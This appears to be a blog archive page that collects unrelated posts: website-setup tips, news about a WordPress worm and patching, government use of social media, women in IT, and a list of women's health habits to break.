Following the survey, Maggie Berry, director of womenintechnology.co.uk, commented: "The bit that did stick out for me was that women would try to sort the problem out themselves first. I thought that spoke volumes really.

"One of the things I’m interested in is the generation of young people coming through growing up with technology, whether more of that generation coming through who are female would consider working in IT."

She hopes that women will be able to do a lot more in IT in the future, especially with new technologies such as the iPhone apps.

"Technology has given us a lot more capability to respond," she added.

Top 3 things to think about when starting your website

Everyone wants to be online these days. If you aren’t, chances are you will be forgotten. Unless you’re in a niche that word of mouth can solely keep you afloat, it’s time to think about getting your site up. This article will hopefully help you through the clutter of setting up a website and help you focus in on what you really need to claim your spot online.

Starting your website tip 1:
When choosing your domain it’s best to select one that is short and to the point. If you own a bakery for example, by this point www.bakery.com is spoken for. However if you last name is Smith or your bakery has an individual name like Blue Hill Bakery, you can try Smithbakery.com or Bluehillbakery.com. Most hosting companies have a tool to help you figure out if the domain you want is already taken, but my favorite is www.instantdomainsearch.com. It’s simple and gives you suggestions on available .net .org etc. variations on your domain search. The shorter the domain the better, not only with this help with people remembering your domain, but it can’t hurt your organic page rank either. Also, make sure that your provider offers unlimited subdomains. Most do without question, but double check before buying, otherwise you could spend a lot more then you should for a site with only a few pages.

Starting your website tip 2:
Usually when you purchase a domain with a provider, chances are you’ll use their hosting services too. You can aim your site from a domain host to a site provider, but if you’re just starting out it may be wiser to host the site and domain with the same company. Depending on the function of the site, be it a blog, corporate, or retail site, you’ll need to decide your storage space and bandwidth allotments. If your site is going to have multimedia you may want to bump up these selections. I’ve found that it’s much easier to back down your package after a test month then it is to have your site crash or be billed for the overages. Once you have an idea of what the site is going to be, within your accounts Control Panel, or cpanel, there should be many options offered by your provider to help you install the needed Content Management Programs on your hosting server. Little tip, I’ve found that Wordpress is the most efficient when it comes to blogging, but Joomla is the best I’ve found when setting up a retail site. Both are very easy to dive into and are very robust, but Joomla seems to have better options when it comes to shopping carts.

Starting your website tip 3:
Traffic and tracking are the bread and butter of the internet. Being able to drive customers and track what brought them there is the name of the game. There are many options when it comes to these topics, but I’ll give you what I’ve found to be the best options to start you out. When it comes to analytics, Google is a staple. You can sign up for a Google Analytics account for free, and they will walk you through the set up process. Be sure to have access to the HTML code on your site because you’re going to have to place some Google code to allow the analytics to gather information. There are other options out there, many of them, but Google does an excellent job of tracking all information and seems to be the default in the industry.

Now, the age old question of “how do I get traffic”? I won’t go into too much detail hear because to be honest there is just too much to write about, but I will clue you in on the basics depending on your end goal. If you own a retail site and you’re pushing a product, your best bet out of the gate is to buy targeted traffic for your site. Be very careful, you really do pay for what you get. You can buy very cheap traffic and never have a sale, or you can overpay for targeted traffic that converts. If you have the budget, stick to targeted, if not, try a mix, but all cheap is definitely not the way to go. If you’re a blogger looking to drive traffic organically, well there are volumes written on this topic. What I suggest in the beginning stages is to make sure your topics are relevant and articles filled with great keywords. But more importantly starting out are links. Once you get some content, go out and find similar sites to yours and try to do a link share with them. The more links back to your site, the better your ranking will become.

I could go on for days about tip 3 but I’ll save those for later articles. I hope this gives you a good idea of what to look for when starting a new site. Be sure to ask questions. Most providers have large staffs waiting to help customers. If you find a good rep ask for their name and see if you can reach them directly if you get stuck. It’s a learning process, use all you can to help teach yourself. Once you get it down, you’ll look back a realize it really wasn’t that big of a deal to carve out your spot on the net.

By Adam Truszkowski

Sunday, August 7, 2011

Keeping safe with WordPress

WordPress 2.8.4 is immune to a worm which is making its way around unpatched versions of it.

Matthew Mullenweg, from the WordPress team, has advised web hosting users that upgrading to the 2.8.4 version can help in preventing attacks from the worm.

The 2.8.4 version was released last month after a vulnerability was identified which involved a specially crafted URL which could be requested to let an attacker skip a security check to verify that a user requested a password reset.

As for the worm, it registers a user and employs a security bug to let evaluated code to be executed via the permalink structure, Mr Mullenweg explained. The worm then makes itself an admin, uses JavaScript to hide itself when people view a user’s page and tries to clean up once it has left, leaving hidden spam and malware on old posts.

Mr Mullenweg recommended that users upgrade, something which the WordPress team has tried to make as simple as possible.

He commented: "If you’ve been thinking about upgrading but haven’t gotten around to it yet, now would be a really good time.

"If you’ve already upgraded your blogs, maybe check out the blogs of your friends or that you read and see if they need any help. A stitch in time saves nine."

Club solutions were also advised by Mr Mullenweg for WordPress security and he revealed that these can either be very simple or particularly complicated.

They can be helpful, acting like a complicated password for logins, but the WordPress team member stressed that the only real way to keep blogs secure is to upgrade.

Updates are released by the WordPress community within weeks of each other so that blogs are protected from "bad guys", according to Mr Mullenweg, who asserted that as long as WordPress is around it will look to do everything it can to keep the software safe.

How secure is WordPress web hosting?

WordPress technicians recently announced that the beta testing of the new version of WordPress 2.9 will begin soon. With businesses and IT professionals being invited to test the new version to iron out the bugs, reconsidering why WordPress is a secure choice for web hosting is an important question.

First and foremost, the keenness of technicians to offer up their latest version of their product for such vigorous testing can be taken as being indicative of their commitment to quality.

The whole process, according to the firm’s Peter Westwood, is focused on stabilising the new version’s features and removing existing bugs. He added that the testing will help to ensure that 2.9 is as "bug-free as possible", complemented with special "bug-hunt days" where WordPress developers will be available to help track down and fix problems that continue to occur.

In a separate post on the WordPress site blog, Matt Mullenweg underlined the commitment of the WordPress community to keeping businesses set up on the system safe.

He explained that firms taking advantage of WordPress web hosting are serviced by a community of "hundreds of people that read the code every day, audit it, [and] update it".

However, he makes the understandable concession that he is not clairvoyant so cannot predict in what form or what direction the next threat will emerge. "But I do know for certain that as long as WordPress is around we’ll do everything in our power to make sure the software is safe," Mr Mullenweg explained.

Short of clairvoyance, businesses are offered upgrades and round-the-clock attention to the code supporting their blogs and website templates. No mean feat when the number of threats around is taken into account.

Govt seeing social media benefits?

It appears the government is now recognising that social media can be leveraged to improve operations.

A report has been leaked outlining plans for more use of social media and applications by the public sector – something that many web hosting users will already be doing.

Talking about the report’s emergence Shailey Minocha, senior lecturer in human-computer interaction at the Open University, said: "I think you have to show the value that these technologies bring."

She pointed to another big organisation that has social media working for them, Marks & Spencer, which has a presence on both Facebook and Myspace.

"I am sure that these tools will become more and more a part of the culture of work of an organisation," Ms Minocha added.

In a recent post on the Facebook blog, founder Mark Zuckerberg revealed that the social media company is making amendments to its network structure so users can set their content to be available to their friends, friends of friends or everyone.a

Friday, August 5, 2011

Top 10 worst female health habits

From workouts to healthy diets, many of us make an effort to look after ourselves. However, we could be compromising our health on a daily basis without even knowing it. From carrying heavy handbags to wearing crippling heels, here are the top 10 female habits you should try to break.

Wearing heels
More and more of us are opting to wear heels on a daily basis, and this could be bad news for our health. High heels affect our posture, put pressure on joints, and can lead to a range of conditions including arthritis, hammer toes, back pain and tendon injuries – and that’s before you take into account any heel-related accidents! To minimize damage, limit your heels to 1.5 inches for daily wear, and wear insoles to help reduce the pressure on joints.

Carrying a heavy handbag
With the rising number of gadgets and accessories the majority of women haul around, many of us are carrying around several pounds of weight on our shoulders every day. As a result, lots of us are also putting our long term health at risk. While you may not feel the effects right now, lugging around a heavy handbag can lead to serious back problems and neck pain as well as poor posture. Don’t wait until the damage is done – do your health a favour and try clearing out all non-essential items and switching to a smaller bag.

Sleeping in makeup
Most of us have succumbed to the temptation to sleep in our post-party makeup at some point. However, leaving makeup on overnight – along with the dirt and oil that naturally accumulates on skin throughout the day –is a quick route to clogged pores, congested skin and spots. Sleeping with mascara and eye makeup on can also affect your health by causing eye irritation, bloodshot eyes or even infection.

Matching men drink for drink
From networking drinks to first dates and social events, there are many instances when women may feel compelled to keep up with the drinking habits of the opposite sex. However, women not only tend to weigh less than men but they have less body water to dilute the alcohol, which means they tend to get more drunk more quickly. To minimize the risks of alcohol on your health, try to keep within the recommended guidelines for alcohol consumption and alternate alcohol with soft drinks.

Wearing the wrong bra size
It is thought that more than 70 per cent of women are wearing the wrong bra size. However, wearing a badly fitted bra can not only affect the look of your clothes, but research suggests it can cause a range of health problems including back, neck and breast pain, breathing difficulties, poor posture, skin irritation, circulation problems and even irritable bowel syndrome. Rather than guessing your size, make sure you get measured to ensure you are getting the support you need.

Worrying and harboring regrets
Stress is damaging to both our physical and mental health, and women are twice as likely as men to suffer from stress-related disorders, as well as having higher rates of depression and anxiety. While it is thought there may be biological reasons for this, worrying about the future and dwelling on regrets can also add to our problems, with research suggesting that women are more than twice as likely as men to harbor regrets over lost loves and broken relationships.

Obsessing over appearance While both genders suffer from body insecurity, many women tend to overly obsess over their idea of the “perfect” body. Research findings published in the journal Obstetrics & Gynecology found that 16 per cent of the normal or underweight women studied believed themselves to be overweight, while a study commissioned by Dove found that 90 per of women wanted to change at least one aspect of their appearance. Body insecurity not only affects our mental health, but it can also lead to physical damage caused by extreme diets, yo-yo dieting, eating disorders and cosmetic surgery.

Emotional eating
While comfort eating affects both genders, research has suggested that men are more likely to reinforce positive emotions with food, while women comfort eat when they’re sad. Women are also more likely to satisfy their cravings with sweet, high calorie foods. Rather than letting your waistline suffer next time you’re feeling blue, try distracting yourself from cravings by doing something you enjoy, or boost your endorphins and health with an uplifting workout.

Not getting enough sleep
Not only can lack of sleep make us look and feel at our worst, but insufficient shut-eye can also lead to increased accidents, calorie consumption and heart disease risk. Unluckily for women, statistics suggest that sleep problems affect more women than men, while a study by the University of Michigan found that women are more than twice as likely to give up sleep to care for others. Unfortunately, sleep has been found to affect women’s blood pressure and mood more than men’s, making it imperative that you do your best to get a good night’s sleep.

Putting themselves last
Not only are women more likely to compromise their sleeping habits to care for children and others, they are also prone to putting their own wants and needs at the bottom of a hectic to-do list of chores and obligations. To avoid running yourself into the ground, learn to sometimes say no to those requests and commitments that are less than essential, and make sure you set aside some “me” time each week to do something enjoyable just for you.